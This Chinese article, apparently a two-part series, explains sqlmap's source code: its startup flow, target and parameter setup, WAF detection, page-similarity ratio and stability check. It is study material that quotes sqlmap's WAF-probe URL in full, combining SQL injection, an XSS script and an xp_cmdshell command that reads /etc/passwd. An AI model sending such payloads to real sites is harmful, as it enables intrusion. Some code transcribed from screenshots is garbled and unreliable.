
所以我们还是从头看起吧！



我们在上图中，可以找到很明显的程序命令行入口，我们暂且只分析命令行入口所以，我把无关的东西全部打了马赛克，所以接下来我们看到 main 函数直接来了解



我相信大家看到了上图应该就知道我们主要应该看 try 中的内容。实际上 except 中指的是 sqlmap 中各种各样异常处理,包含让程序退出而释放的异常/用户异常以及各种预期或非预期异常,在 finally 中,大致进行了数据库 (HashDB) 的检查/恢复/释放以及 dumper 的收尾操作和多线程的资源回收操作。具体的不重要的代码我们就不继续介绍了,接下来直接来了解比较重要的部分吧。



在实际在工作部分中,我们发现了 1-4 函数对环境和基础配置进行了一同操作,然后在 5 步骤的时候进行步骤初始化,然后开始启动 sqlmap。实际上这些操作并不是一无是处,接下来有详有略介绍这些步骤究竟发生了什么。

1、在 DirtyPatches 中,首先设定了 httplib 的最大行长度 (httplib.MAXLINE),接下来导入第三方的 windows 下的 ip 地址转换函数模块 (win\_inet\_pton),然后对编码进行了一些替换,把 cp65001 替换为 utf8 避免出现一些交互上的错误,这些操作对于 sqlmap 的实际功能影响并不是特别大,属于保证起用户体验和系统设置的正常选项,不需要进行过多关心。

2、在环境检查中,做了如下操作:检查模块路径,检查 Python 版本,导入全局变量。我们可能并不需要关心太多这一步,只需要记得在这一步我们导入了几个关键的全局变量:("cmdLineOptions", "conf", "kb"),需要提醒大家的是,直接去 lib.core.data 中寻找这几



个变量并不是明智的选择,因为他们并不是在这里初始化的(说白了就是找到了定义也没有用,只需要知道有他们几个就够啦)。

3、初始化各种资源文件路径。

4、打印 Banner。

5、这一部分可以说是非常关键了,虽然表面上仍然是属于初始化的阶段,但是实际上,如果不知晓这一步,面对后面的直接对全局变量 kb 和 conf 的操作将会变的非常奇怪和陌生。在这步中,我们进行了配置文件初始化,知识库 ( KnowledgeBase 初始化 ) 以及用户操作的 Merge 和初始化。我们在之后的分析中如果遇到了针对 kb 和 conf 的操作,可以直接在这个函数对应的 lib.core.option 模块中寻找对应的初始化变量的定义。当然,这一步涉及到的一些 kb/conf 的 fields 也可能来源于 lib.parse.cmdline 中,可以直接通过 ctrl+F 搜索到

```

137
138 conf.showTime = T
139 dataToStdout("[!] ")
140 dataToStdout("[*] ")
141
142 init() ① Miroslov Stampar, 5 years ago • Cleaner version checking
143
144 if not conf.updateAll:
145     # Postponed imports (faster start)
146     if conf.smokeTest:
147         from lib.core.testing import smokeTest ②
148         smokeTest()
149     elif conf.liveTest:
150         from lib.core.testing import liveTest ③
151         liveTest()
152     else:
153         from lib.controller.controller import start
154         if conf.profile:
155             from lib.core.profilig import profile
156             globals()["start"] = start
157             profile()
158         else:
159             try:
160                 start()
161             except thread.error as ex:
162                 if "can't start new thread" in getSafeExString(ex):
163                     errMsg = "unable to start new threads. Please check OS (u)limits"
164                     logger.critical(errMsg)
165                     raise SystemExit
166             else:
167                 raise
168

```

- ① 初始化 kb 与 conf 中的所有初始值
- ② 基础功能冒烟测试
- ③ 功能线上测试集成测试

工作模式

由 Xnip 截图

( 1 ) 中主要包含所有初始变量的初始值,这些初始值在 init() 的设定主要是引用各种各样的函数来完成基础设置,我们没有必要依次对其进行分支,只需要用到的时候知道回来寻找就可以了。

( 2 ) 冒烟测试,测试程序本身是否可以跑得通。

( 3 ) 功能测试,测试 sqlmap 功能是否完整。

进入上一段代码的条件是 `if not conf.updateAll`，这个是来源于 `lib.parse.cmdline` 中定义的更新选项，如果这个选项打开，`sqlmap` 会自动更新并且不会执行后续测试步骤和实际工作的步骤。

```
if not conf.updateAll:
    # Post-normal update: update sqlmap
    if conf.update:
        from lib.core.update import update
        update()
    elif conf.updateAll:
        from lib.core.update import updateAll
        updateAll()
    else:
        from lib.controller.controller import start
        if conf.profile:
            from lib.core.profiling import profile
            globals()["start"] = start
            profile()
        else:
            try:
                start()
            except thread.error as ex:
                if "can't start new thread" in getSafeExString(ex):
                    errMsg = "unable to start new threads. Please check OS (u)limits"
                    logger.critical(errMsg)
                    raise SystemExit
                else:
                    raise
```

① 图形化界面启动 sqlmap


② 命令行启动 sqlmap

由 Xnip 截图

在实际的启动代码中，笔者在上图中标注了两处，我们在使用命令行的时候，更多的是直接调用 `start()` 函数，所以我们直接跟入其中寻找之后需要研究的部分。

## 0x02 测试前的目标准备

当我们找到 `start()` 函数的时候，映入眼帘的实际上是一个很平坦的流程，我们简化一下，以下图代码为例：



```
63
64
65
66
67
68
69
70
71
72 target.add_option("-d", dest="direct", help="Connection string "
73                  "for direct database connection")
74
75
76
77
78
79
80
81
```

我们仍然看到了 conf 中一些很奇怪的选项，针对这些选项我们在 0x01 节中强调过，可以在某一些地方找到这些选项的线索，我们以 conf.direct 为例，可以在 lib.parse.cmdline 中明确找到这个选项的说明：

```
def start():
    """
    This function calls a function that performs checks on both URL
    stability and all GET, POST, Cookie and User-Agent parameters to
    check if they are dynamic and SQL injection affected
    """

    if conf.direct: 1
        initTargetEnv()
        setupTargetEnv()
        action()
        return True

    if conf.url and not any((conf.forms, conf.crawlDepth)): 2
        kb.targets.add((conf.url, conf.method, conf.data, conf.cookie, None))

    if conf.configFile and not kb.targets:
        errMsg = "you did not edit the configuration file properly, set "
        errMsg += "the target URL, list of targets or google dork"
        logger.error(errMsg) 3
        return False

    if kb.targets and len(kb.targets) > 1:
        infoMsg = "sqlmap got a total of %d targets" % len(kb.targets)
        logger.info(infoMsg)

    hostCount = 0
    initialHeaders = list(conf.httpHeaders)

    4 for targetUrl, targetMethod, targetData, targetCookie, targetHeaders in kb.targets:-
        if kb.dataOutputFlag and not conf.multipleTargets:
            logger.info("fetched data logged to text files under '%s'" % conf.outputPath)

        if conf.multipleTargets:
            if conf.resultsFilename:
                infoMsg = "you can find results of scanning in multiple targets "
                infoMsg += "mode inside the CSV file '%s'" % conf.resultsFilename
                logger.info(infoMsg)

    return True
```

- 1 Direct  
选项表示直连数据库
- 2 如果只设定了 URL  
并且没有启动表单和爬虫选项，  
则以 URL 为目标新建一个目标
- 3 有了自定义配置但是没有制定目标，  
则会抛出错误，可能是配置中没有说  
明确目标
- 4 这个 For each 循环针对每一个目标进  
行处理

由 Xnip 截图

根据说明，这是直连数据库的选项，所以我们可能暂时并不需要关心他，我们暂时只关注 sqlmap 是如何检测漏洞的，而不关心他是怎么样调用数据库相关操作的。

接下来稍有一些想法的读者当然知道，我们直接进行第四部分针对这个目标循环的分析是最简单有效的办法了！

好的，接下来我们就打开最核心的检测方法：

```

287 for targetUrl, targetMethod, targetData, targetCookie, targetHeaders in kb.targets:
288     try:
289
290         if conf.checkInternet: --
291
292             conf.url = targetUrl
293             conf.method = targetMethod.upper() if targetMethod else targetMethod
294             conf.data = targetData
295             conf.cookie = targetCookie
296             conf.httpHeaders = list(initialHeaders)
297             conf.httpHeaders.extend(targetHeaders or [])
298
299             initTargetEnv()
300             parseTargetUrl()
301
302             testSqlInj = False
303
304             if PLACE.GET in conf.parameters and not any([conf.data, conf.testParameter]):
305                 for parameter in re.findall(r"([^\=]+)=([^\s]+\s?|\Z)" % (re.escape(conf.paramDel or "") or DEFAULT
306                     paramKey = (conf.hostname, conf.path, PLACE.GET, parameter[0])
307
308                     if paramKey not in kb.testedParams:
309                         testSqlInj = True
310                         break
311
312             else:
313                 paramKey = (conf.hostname, conf.path, None, None)
314                 if paramKey not in kb.testedParams:
315                     testSqlInj = True
316
317             if testSqlInj and conf.hostname in kb.vulnHosts:--
318
319                 if not testSqlInj:
320                     infoMsg = "skipping '%s'" % targetUrl
321                     logger.info(infoMsg)
322                     continue
323
324             if conf.multipleTargets: --
325                 setupTargetEnv()
326
327                 if not checkConnection(suppressOutput=conf.forms) or not checkString() or not checkRegexp():
328                     continue
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402

```

- ① 初始化当前检测的目标  
包含 conf.url 以及 method data  
cookie 和 headers 相关字段
- ② 提取当前需要检查的参数
- ③ 检查缓存是否已经检测过当前目标，  
如果已经检查过了，则跳过，直接进入  
下一个目标的检测
- ④ 针对多个目标的处理，我们暂时不  
关注

由 Xnip 截图

进入循环体之后，首先进行检查网络是否通断的选项，这个选项很容易理解我们就不多叙述了；确保网络正常之后，开始设置 conf.url, conf.method, conf.data, conf.cookie 和 headers 等字段，并且在 parseTargetUrl() 中进行各种合理性检查；之后会根据 HTTP 的 Method 提取需要检查的参数；随后如果当前启动时参数接受了多个目标的话，会在第 4 步中做一些初始化的工作。

在完成上述操作之后，执行 setupTargetEnv() 这个函数也是一个非常重要的函数，其包含如下操作：

```

def setupTargetEnv():
    _createTargetDirs()
    _setRequestParams()
    _setHashDB()
    _resumeHashDBValues()
    _setResultsFile()
    _setAuthCred()

```

其中除了 setRequestParams() 都是关于本身存储（缓存）扫描上下文和结果文件的。当然我们最关注的点肯定是 setRequestParams() 这个点。在深入了解这一个步骤之后，我们发现其中主要涉及到如下操作：



```
def _setRequestParams():
    """
    Check and set the parameters and perform checks on 'data' option for
    HTTP method POST.
    """

    if conf.direct:
        conf.parameters[None] = "direct connection"
        return

    hintNames = []
    testableParameters = False

    # Perform checks on GET parameters
    if conf.parameters.get(PLACE.GET): - 1

    # Perform checks on POST parameters
    if conf.method == HTTPMETHOD.POST and conf.data is None: -

    if conf.data is not None: 2
        conf.method = HTTPMETHOD.POST if not conf.method or conf.method == HTTPMETHOD.GET else conf.method

        def process(match, repl): -

            if kb.processUserMarks is None and kb.customInjectionMark in conf.data: -

            if re.search(JSON_RECOGNITION_REGEX, conf.data): -

            elif re.search(JSON_LIKE_RECOGNITION_REGEX, conf.data): -

            elif re.search(ARRAY_LIKE_RECOGNITION_REGEX, conf.data): -

            elif re.search(XML_RECOGNITION_REGEX, conf.data): -

            elif re.search(MULTIPART_RECOGNITION_REGEX, conf.data): -

            if not kb.postHint: -
            else:
                if kb.customInjectionMark not in conf.data: # in case that no usable parameter values has been found
                    conf.parameters[PLACE.POST] = conf.data

    kb.processUserMarks = True if (kb.postHint and kb.customInjectionMark in (conf.data or "")) else kb.processUserMarks
```

- 1 处理并提取 GET 对应的参数
- 2 处理 POST 中的内容，这部分内容由于实际情况比较复杂，会自动识别 QUERY/JSON/JSON-like/ARRAY/XML/MULTIPART 这几种类型的数据

由 Xnip 截图

```
kb.processUserMarks = True if (kb.postHint and kb.customInjectionMark in (conf.data or "")) else kb.processUserMarks

if re.search(URI_INJECTABLE_REGEX, conf.url, re.I) and not any(place in conf.parameters for place in (PLACE.GET, PLACE.POST)) and not kb.postHint:
    1 warnMsg = "you've provided target URL without any GET "
    warnMsg += "parameters (e.g. 'http://www.site.com/article.php?id=1') "
    warnMsg += "and without providing any POST parameters "
    warnMsg += "through option '-data'"
    logger.warn(warnMsg)

    message = "do you want to try URI injections "
    message += "in the target URL itself? [Y/n/q] "
    choice = readInput(message, default='Y').upper()

    if choice == 'Q': -
    elif choice == 'Y': -

    for place, value in ((PLACE.URI, conf.url), (PLACE.CUSTOM_POST, conf.data), (PLACE.CUSTOM_HEADER, str(conf.httpHeaders))):
        2 _ = re.sub(PROBLEMATIC_CUSTOM_INJECTION_PATTERNS, "", value or "") if place == PLACE.CUSTOM_HEADER else value or ""
        if kb.customInjectionMark in _:

    if kb.processUserMarks: -

    # Perform checks on Cookie parameters
    if conf.cookies: - 3

    # Perform checks on header values
    if conf.httpHeaders: - 4

    if not conf.parameters:
        errMsg = "you did not provide any GET, POST and Cookie "
        errMsg += "parameter, neither an User-Agent, Referer or Host header value"
        raise SqlmapGenericException(errMsg)

    elif not testableParameters:
        errMsg = "all testable parameters you provided are not present "
        errMsg += "within the given request data"
        raise SqlmapGenericException(errMsg)

    if conf.csrfToken: 5
        csrfToken = csrfToken
    else: -
```

- 1 没有 GET 参数的情况处理
- 2 这个 for 循环检查再 POST URL 以及 Headers 中是否存在自定义注入符号 (\*) 如果有的话，做相应处理
- 3 针对存在 Cookie 中的参数进行处理
- 4 针对可能存在注入的 HTTP Header 进行处理
- 5 CSRFToken 的处理


由 Xnip 截图

所以我们回归之前的 start() 方法中的 foreach targets 的循环体中，在 setupTargetEnv() 之后，我们现在已经知道了关于这个目标的所有的可以尝试注入测试的点都已经设置好了，并且都存在于 conf.paramDict 这个字典中了。

至此，在正式开始检测之前，我们已经知道，`conf.url`, `conf.method`, `conf.headers` ... 之类的包含基础的测试的目标的信息，在 `conf.paramDict` 中包含具体的不同位置的需要测试的参数的字典，可以方便随时渲染 Payload。关于其具体的行为，其实大可不必太过关心，因为我们其实并不需要具体的处理细节，这些细节应该是在我们遇到问题，或者遇到唔清楚的地方再跳出来在这些步骤中寻找，并且进行研究。

### 0x03 万事俱备

可以说在读者了解上面两节讲述的内容的时候，我们就可以正式探查真正的 SQL 注入检测时候 `sqlmap` 都坐上了什么。其实简单来说，需要经过下面步骤：




笔者通过对 `controller.py` 中的 `start()` 函数进行分析，得出了上面的流程图。在整个检测过程中，我们暂且不涉及细节；整个流程都是针对检查一个目标所要经历的步骤。



## checkWaf

在 checkWaf() 中，文档写明：Reference:

<http://seclists.org/nmap-dev/2011/q2/att-1005/http-waf-detect.nse>，我们可以在这里发现他的原理出处，有兴趣的读者可以自行研究。在实际实现的过程中代码如下：



笔者在关键部分已经把标注和箭头写明，方便大家理解。我们发现 payload 这个变量是通过随机一个数字 + space + 一个特制 Payload (涉及到很多的关于敏感关键词，可以很容易触发 WAF 拦截)。

随即，sqlmap 会把 payload 插入该插入的位置：对于 GET 类的请求，sqlmap 会在之前的 query 语句后面加入一个新的参数，这个参数名通过 randomStr() 生成，参数的值就是经过处理的 Payload。如果有读者不理解，我们在这里可以举一个例子：

如果我们针对

<http://this.is.a.victim.com/article.php?id=1>

这样的 URL 进行 Waf 的检查，sqlmap 会发起一个

[http://this.is.a.victim.com/article.php?id=1&mbjwe=2472%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C/script%3E%27%2Ctable\\_name%20FROM%20information\\_schema.tables%20WHERE%202%3E1--/%2A%2A/%3B%20EXEC%20xp\\_cmdshell%28%27cat%20../etc/passwd%27%29%23](http://this.is.a.victim.com/article.php?id=1&mbjwe=2472%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C/script%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--/%2A%2A/%3B%20EXEC%20xp_cmdshell%28%27cat%20../etc/passwd%27%29%23)

的新的请求，这个请求会有很大概率触发 Waf 的反应，然后 sqlmap 通过判断返回页面和之前页面的 Page Ratio 来判断是否触发了 WAF。

我们似乎遇到一些问题

有心的读者可能发现，我们在上小节出现了一个神奇陌生的词 Page Ratio, 这个词其实在整个 sqlmap 中是非常重要的存在，我们之后会在后续的文章中详细介绍这部分理论。

## 0x04 然后呢

其实我们当然可以继续讲解每一个函数都做了什么，但是限于篇幅问题，我们可能要先暂停一下了；与此同时，我们本文的内容“基础流程”实际上已经介绍完了，并且引出了我们需要在下一篇文章介绍的概念之一“Page Ratio”。

所以接下来我们可能要结束本文了，但是我更希望的是，每一个读者都能够尝试自己分析，自己去吃透 sqlmap 的细节。

## 0x05 结束语

感谢读者的耐心，在接下来的文章中，笔者将会更加深入介绍 sqlmap 最核心的算法和细节处理。

在上一篇文章中，我们在 checkWaf() 中戛然而止于 page ratio 这一个概念；但是在本文，笔者会详细介绍 page ratio 对于 sqlmap 整个系统的重要意义和用法，除此之外还会指出一些 sqlmap 的核心逻辑和一些拓展性的功能。包含：

*identityWaf*

*nullConnection (checkNullConnection)*

## 0x00 PageRatio 是什么？

要说 PageRatio 是什么，我们可能需要先介绍另一个模块 difflib。这个模块是在 sqlmap 中用来计算页面的相似度的基础模块，实际处理的时候，sqlmap 并不仅仅是直接计算页面的相似度，而是通过首先对页面进行一些预处理，预处理之后，根据预设的阈值来计算请求页面和模版页面的相似度。

对于 difflib 模块其实本身并没有什么非常特殊的，详细参见官方手册，实际在使用的过程中，sqlmap 主要使用其 SequenceMatcher 这个类。以下是关于这个类的简单介绍：

*This is a flexible class for comparing pairs of sequences of any type, so long as the sequence elements are hashable. The basic algorithm predates, and is a little fancier than, an algorithm published in the late 1980' s by Ratcliff and Obershelp under the hyperbolic name "gestalt pattern matching." The idea is to find the longest*

*contiguous matching subsequence that contains no “junk” elements (the Ratcliff and Obershelp algorithm doesn’t address junk). The same idea is then applied recursively to the pieces of the sequences to the left and to the right of the matching subsequence. This does not yield minimal edit sequences, but does tend to yield matches that “look right” to people.*

简单来说这个类使用了 Ratcliff 和 Obershelp 提供的算法，匹配最长相同的字符串，设定无关字符（junk）。在实际使用中，他们应用最多的方法应该就是 ratio()。

**ratio()**  
Return a measure of the sequences’ similarity as a float in the range [0, 1].  
Where T is the total number of elements in both sequences, and M is the number of matches, this is  $2.0 * M / T$ . Note that this is 1.0 if the sequences are identical, and 0.0 if they have nothing in common.  
This is expensive to compute if `get_matching_blocks()` or `get_opcodes()` hasn’t already been called, in which case you may want to try `quick_ratio()` or `real_quick_ratio()` first to get an upper bound.

根据文档中的描述，这个方法返回两段文本的相似度，相似度的算法如下：我们假设两段文本分别为 text1 与 text2，他们相同的部分长度总共为 M，这两段文本长度之和为 T，那么这两段文本的相似度定义为  $2.0 * M / T$ ，这个相似度的值在 0 到 1.0 之间。

### PageRatio 的小例子

```
Python 3.6.4 (default, Jul 12 2018, 09:46:39)
Type 'copyright', 'credits' or 'license' for more information
IPython 6.4.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from difflib import SequenceMatcher

In [2]: seqm = SequenceMatcher()

In [3]: seqm.set_seq1("abcdefg")

In [4]: seqm.set_seq2("abce123")

In [5]: seqm.ratio()
Out[5]: 0.5714285714285714

In [6]:
```

安全客 ( www.anquanke.com )

我们通过上面的介绍，知道了对于 abcdefg 和 abce123 我们计算的结果应该是  $2.0 * 4 / 14$  所以计算结果应该是：

```
安全客 ( www.anquanke.com )
Out[6]: 0.5714285714285714
```

到现在我们理解了 PageRatio 是什么样的一种算法，我们就可以开始观察 sqlmap 是如何使用这一个值的了～

### 0x01 RATIO in checkWaf

在上节的内容中，我们对于 sqlmap 的源码了解到 checkWaf 的部分，结合刚才讲的 PageRatio 的例子，我们直接可以看懂这部分代码：

```
try:
    # Ratio used in heuristic check for WAF/IPS/IDS protected targets
    # IDS_WAF_CHECK_RATIO = 0.5
    retVal = Request.queryPage(place=place, value=value, getRatioValue=True, noteResponseTime=False, silent=True, disableTampering=True)[1] < IDS_WAF_CHECK_RATIO
except SqlmapConnectionException:
    retVal = True
finally:
    kb.matchRatio = None
    conf.timeout = popValue()
    # Miroslov Stampar, 3 years ago • Heuristically checking for WAF/IDS/IPS by default
    # 安全客 (www.anquanke.com)
```

现在设定 `IDS_WAF_CHECK_RATIO = 0.5` 表明，只要打了检测 IDS/WAF 的 Payload 的页面结果与模版页面结果文本页面经过一定处理，最后比较出相似度相差 0.5 就可以认为触发了 IDS/WAF。

与 `checkWaf` 相关的其实还有 `identityWaf`，但是这个方法太简单了我们并不想仔细分析，有兴趣的读者可以自行了解一下，本文选择直接跳过这一个步骤。

## 0x02 checkStability

这个函数其实是在检查原始页面是否存在动态内容，并做一些处理。何为动态内容？在 `sqlmap` 中表示以同样的方式访问量次同一个页面，访问前后页面内容并不是完全相同，他们相差的内容属于动态内容。当然，`sqlmap` 的处理方式也并不是随意的比较两个页面就没有然后了，在比较完之后，如果存在动态页面，还会做一部分的处理，或者提出扩展设置 (`--string/--regex`)，以方便后续使用。

```
1206 infoMsg = "testing if the target URL content is stable"
1207 logger.info(infoMsg)
1208
1209 firstPage = kb.originalPage # set inside checkConnection()
1210
1211 delay = 1 - (time.time() - (kb.originalPageTime or 0))
1212 delay = max(0, min(1, delay))
1213 time.sleep(delay)
1214
1215 secondPage, _, _ = Request.queryPage(content=True, noteResponseTime=False, raise404=False)
1216
1217 if kb.redirectChoice:
1218     return None
1219
1220 kb.pageStable = (firstPage == secondPage)
1221
1222 if kb.pageStable:
1223     if firstPage:
1224         infoMsg = "target URL content is stable"
1225         logger.info(infoMsg)
1226 else:
1227     # Miroslov Stampar, 8 years ago • fix for that md5 error reported by Dani (lgrecol@gmail.com)
1228
1229     warnMsg = "target URL content is not stable. sqlmap will base the page "
1230     warnMsg += "comparison on a sequence matcher. If no dynamic nor "
1231     warnMsg += "injectable parameters are detected, or in case of "
1232     warnMsg += "junk results, refer to user's manual paragraph "
1233     warnMsg += "'Page comparison'"
1234     logger.warn(warnMsg)
1235
1236     message = "how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] "
1237     choice = readInput(message, default='C').upper()
1238
1239     if choice == 'Q':
1240         return None
1241     elif choice == 'S':
1242         # ...
1243     elif choice == 'R':
1244         # ...
1245     else:
1246         checkDynamicContent(firstPage, secondPage)
1247
1248 return kb.pageStable
```

- 1 比较两次访问的页面是否完全相同
- 2 退出，停止 sqlmap 程序
- 3 按照提示处理用户的 `--string` 选项
- 4 按照提示，处理用户输入的 `regex` 选项
- 5 自动检查动态文件内容，作出相应处理



